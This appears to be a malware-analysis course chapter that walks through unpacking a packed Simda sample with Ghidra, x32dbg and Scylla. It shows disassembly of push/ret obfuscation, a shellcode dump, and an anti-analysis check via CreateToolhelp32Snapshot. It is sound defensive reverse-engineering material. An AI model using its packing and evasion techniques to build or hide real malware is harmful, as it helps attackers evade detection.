The below is an **unexpected jump:** the JMP will come unexpectedly straight to the RET. RET will jump to the Embedded Code instantly.




Shell code:

- Historically shellcodes are machine code that spawns a command shell (eg, cmd or bash)
- Injected into vulnerable programs
- Used in the above way = exploits
- In Malware, shellcodes can do anything, eg, unpacking malicious instructions, or inserting fake rets or unexpected jumps

How to write shellcodes:
https://www.sentinelone.com/blog/malicious-input-how-hackers-useshellcode/


An example of a **complex malware** can be seen in the screenshot below:
This is a **two layer unpacking** mechanism, opposed to only unpacking it in one layer.



Identification

```
PS C:\Tools\trid> .\trid.exe C:\Users\Freds\Documents\malware-sample-5\demo2_simda.bin

TrID/32 - File Identifier v2.24 - (C) 2003-16 By M.Pontello
Definitions found:  15648
Analyzing...

Collecting data from file: C:\Users\Freds\Documents\malware-sample-5\demo2_simda.bin
 52.9% (.EXE) Win32 Executable (generic) (4505/5/1)
 23.5% (.EXE) Generic Win/DOS Executable (2002/3)
 23.5% (.EXE) DOS Executable Generic (2000/1)
```

This is clearly an EXE (but its extension is .bin?). Open up **DIE** and look into the entropy again. Mediocre entropy - and no packer, again.



In **pestudio** we notice there is **no known signature, it is executable**:

description	Command line RAR		
file-type	executable	signature	n/a
cpu	32-bit		

A number of indicators are present again: **abnormal sections, few libraries and imports.**


library (3)	duplicate (0)	flag (0)	bound (0)	first-thunk-original (INT)	first-thunk (IAT)	type (1)	imports (8)
KERNEL32.dll	-	-	-	0x000C8F68	0x000C600C	implicit	5
USER32.dll	-	-	-	0x000C8F80	0x000C6024	implicit	1
ADVAPI32.dll	-	-	-	0x000C8F5C	0x000C6000	implicit	2

property	value	value	value	value	value
general					
name	.text	.rdata	.data	.t22112	.t2211
md5	0EC63EDF45AA2A22B5E4E81...	4B94C951B51301456E7E4458...	74823794B08FC243D186C87...	4EA215B1FCFD8271254460E...	4EA215B1FCFD8271254460E...
entropy	5.786	1.444	1.488	0.995	0.995
file-ratio (99.88%)	94.03 %	1.49 %	0.06 %	0.12 %	0.12 %
raw-address	0x00000400	0x000C5400	0x000C8600	0x000C8800	0x000C8C00
raw-size (857088 bytes)	0x000C5000 (806912 bytes)	0x00003200 (12800 bytes)	0x00000200 (512 bytes)	0x00000400 (1024 bytes)	0x00000400 (1024 bytes)
virtual-address	0x00001000	0x000C6000	0x000CA000	0x000CB000	0x000CC000
virtual-size (853299 bytes)	0x000C4FB1 (806833 bytes)	0x00003034 (12340 bytes)	0x00000234 (564 bytes)	0x0000022B (555 bytes)	0x0000022B (555 bytes)
characteristics					
value	0x60000020	0x40000040	0xC0000040	0x40000040	0x40000040
writable	-	-	x	-	-
executable	x	-	-	-	-
shareable	-	-	-	-	-
self-modifying	-	-	-	-	-
virtualized	-	-	-	-	-
items					
import	-	0x000C8F0C	-	-	-

So at this point we can only assume **this is in fact a packaged malware.** *But how do we unpack it?*

Identify abnormal epilogue

We will use **Ghidra** for analysis.



Uncheck PDB and check WindowsPE!

When we look at the **entry** - this is absolutely strange. A **push** before a **ret** is **abnormal**.

```
00401394 68 9a 13        PUSH        LAB_0040139a
         40 00
00401399 c3              RET

                     LAB_0040139a
0040139a 68 a0 13        PUSH        LAB_004013a0
         40 00
0040139f c3              RET

                     LAB_004013a0
004013a0 68 a6 13        PUSH        DAT_004013a6
         40 00
004013a5 c3              RET
```

Right click on one of the addresses and click on **disassemble.** Next up is **selecting a few values and clearing it's bytes:**

```
                      LAB_00401394
00401394 68           ??        68h    h
00401395 9a           ??        9Ah
00401396 13           ??        13h
00401397 40           ??        40h    @
00401398 00           ??        00h
00401399 c3           ??        C3h
0040139a 68           ??        68h    h
0040139b a0           ??        A0h
0040139c 13           ??        13h
0040139d 40           ??        40h    @
0040139e 00           ??        00h
0040139f c3           ??        C3h
004013a0 68           ??        68h    h
004013a1 a6           ??        A6h
004013a2 13           ??        13h
004013a3 40           ??        40h    @
004013a4 00           ??        00h
004013a5 c3           ??        C3h
```

Now go to **Window** and select **Bytes**. This opens up a hex editor.

We now change the values to **90** - as this is a **no operating** value.

```
) | ac a0 4c 00 00 00 00 00 8b 15 ac a0 4c 00 89 15
) | b0 a0 4c 00 90 90 90 90 90 90 90 90 90 90 90 90
) | 90 90 90 90 90 90 a1 88 a0 4c 00 50 8b 0d a4 a0
) | 4c 00 51 e8 48 fd ff ff 83 c4 08 8b 15 88 a0 4c
) | 00 52 a1 a4 a0 4c 00 50 e8 33 fd ff ff 83 c4 08
```


```
                     LAB_00401394
00401394 90          ??          90h
00401395 90          ??          90h
00401396 90          ??          90h
00401397 90          ??          90h
00401398 90          ??          90h
00401399 90          ??          90h
0040139a 90          ??          90h
0040139b 90          ??          90h
0040139c 90          ??          90h
0040139d 90          ??          90h
0040139e 90          ??          90h
0040139f 90          ??          90h
004013a0 90          ??          90h
004013a1 90          ??          90h
004013a2 90          ??          90h
004013a3 90          ??          90h
004013a4 90          ??          90h
004013a5 90          ??          90h
004013a6 a1 88 a0    MOV         EAX,[DAT_004ca088]
```

Now we want Ghidra to reassemble the bits of code. Click at the **top** of this code and select **repair flow**. Once we look at the code again we notice yet again another abnormal jumps. When we follow the ECX we see the data is **undefined**.

```
    DAT_004ca094

00     undefined4  00000000h
```


```
                    ****************************************************************
                    undefined __stdcall FUN_00401130(void)
                      assume FS_OFFSET = 0xffdff000
     undefined        AL:1           <RETURN>
                    FUN_00401130                                XREF[5]:     en
                                                                             en
                                                                             00
00401130 55             PUSH       EBP
00401131 8b ec          MOV        EBP,ESP
00401133 8b d2          MOV        EDX,EDX
00401135 8b 25 9c       MOV        ESP,dword ptr [DAT_004ca09c]
         a0 4c 00
0040113b 8b d2          MOV        EDX,EDX
0040113d 5d             POP        EBP
0040113e 8b d2          MOV        EDX,EDX
00401140 ff 35 b8       PUSH       dword ptr [DAT_004ca0b8]
         a0 4c 00
00401146 8b d2          MOV        EDX,EDX
00401148 ff 35 90       PUSH       dword ptr [DAT_004ca090]
         a0 4c 00
0040114e 8b d2          MOV        EDX,EDX
00401150 8b 0d 94       MOV        ECX,dword ptr [DAT_004ca094]
         a0 4c 00
00401156 eb 0c          JMP        LAB_00401164
00401158 8b             ??         8Bh
00401159 d2             ??         D2h
0040115a 8b             ??         8Bh
0040115b d2             ??         D2h
0040115c 8b             ??         8Bh
0040115d d2             ??         D2h
0040115e 8b             ??         8Bh
0040115f d2             ??         D2h
00401160 8b             ??         8Bh
00401161 d2             ??         D2h
00401162 8b             ??         8Bh
00401163 d2             ??         D2h

                    LAB_00401164                                XREF[1]:     00
00401164 51             PUSH       ECX
00401165 eb 00          JMP        LAB_00401167

                    LAB_00401167                                XREF[1]:     00
00401167 c3             RET
00401168 5d             ??         5Dh    ]
```

Unpacking shellcode



Open up x32db (since we know it is x32…).

We will have to put a **breakpoint** at the point where things go somewhat janky:




When stepping over we notice we make this abnormal RET… This is not normal behaviour - but we now have found the packed shellcode which we need in Ghidra.

Now use the following command:


Savedata path_to-Output_file, base_addr, size

savedata C:\Users\Freds\Documents\malware-sample-5\shellcode.bin, 02360000, 00087000


To find the **base_addr** - simply right click on the selected push to find the address in the **memory map**. The **size** is exactly the **second parameter.**



Now **paste** the command in the **Command** section in x32dbg.



Now **import this file into Ghidra** - and **select** the **correct language**.



Now click in the already open Ghidra CodeBrowser - **File - Open - Analyse the new file.**

Now we need the **correct address** - use the address from **x32dbg: 023E6ED0** - we do need **its offset!**

We can calculate this with the calculator, and we need to subtract the **base address** which we already found in the previous steps:

023E6ED0 - 02360000 = 86ED0

Now go to **Ghidra** and select **Navigation** - and click **Go To…** and enter the address. This is effectively the **entry point.**

Go to main -> click on return -> and we are now in the code again!

```
                     LAB_00086fba
00086fba 8b 55 a8        MOV        EDX,dword ptr [EBP + local_5c]
00086fbd 8b 65 98        MOV        ESP,dword ptr [EBP + local_6c]
00086fc0 5d              POP        EBP
00086fc1 58              POP        EAX
00086fc2 58              POP        EAX
00086fc3 52              PUSH       EDX
00086fc4 c3              RET
```

```
023E6ED0   55                 push ebp
023E6ED1   8BEC               mov ebp,esp
023E6ED3   81EC 80000000      sub esp,80
```


We need to put a breakpoint at the **RET address.** *Return to x32dbg…* A little bit of math wizardry again: the address mentioned above + the base address!

023E + 6fc4: 023E6fc4

Address	Module/Label/Exception	State	Disassembly
00401156	demo2_simda.bin	Enabled	jmp demo2_simda.401164
023E6FC4		Enabled	ret


Now we **run** again and **jump back**. We notice it is sending us back to the **original location**.

We can use a **Plugin Scylla** to unpack this newly found code.




Click on **IAT Autosearch.** It is the table containing all the imports for all the functions. We need this so the program can run normally! Click on **Get Imports!**


Now **dump it** and **fix dump.** It will create a new file -> SCY.



Again - add this file to Ghydra and it **finally correctly identifies this file:**



Do the same steps as always: file -> open -> analyse! We now see a lot of Imports!



Open up **kernel32.dll** and notice the function **CreateToolHelp32Snapshot.** This is a tool used by malware to identify if **malware analysis is performed**. Double click and go to the function.

```
                    ****************************************************************
                    *                  POINTER to EXTERNAL FUNCTION                *
                    ****************************************************************
                    undefined CreateToolhelp32Snapshot()
     undefined        AL:1           <RETURN>
                    269  CreateToolhelp32Snapshot  <<not bound>>
                    PTR_CreateToolhelp32Snapshot_0040c120          XREF[3]:     FUN_0040109f:004010af(R),
                                                                                FUN_004017bf:004017f0(R),
                                                                                FUN_00401b98:00401be9(R)
   0040c120 70 68 13 76     addr        KERNEL32.DLL::CreateToolhelp32Snapshot
```

Click on the **third value** on the right.

```
00401be9 ff 15 20        CALL        dword ptr [->KERNEL32.DLL::CreateToolhelp32Sna...  = 76136870
         c1 40 00
00401bef 8b 3d e8        MOV         EDI,dword ptr [->MSVCRT.DLL::_strcmpi]              = 76a2b200
         c2 40 00
```

And here we effectively see this malware is trying to evade malware analysis. This is the most advanced search we've done so far - and is also the end of the course. You can still search and scavenge further.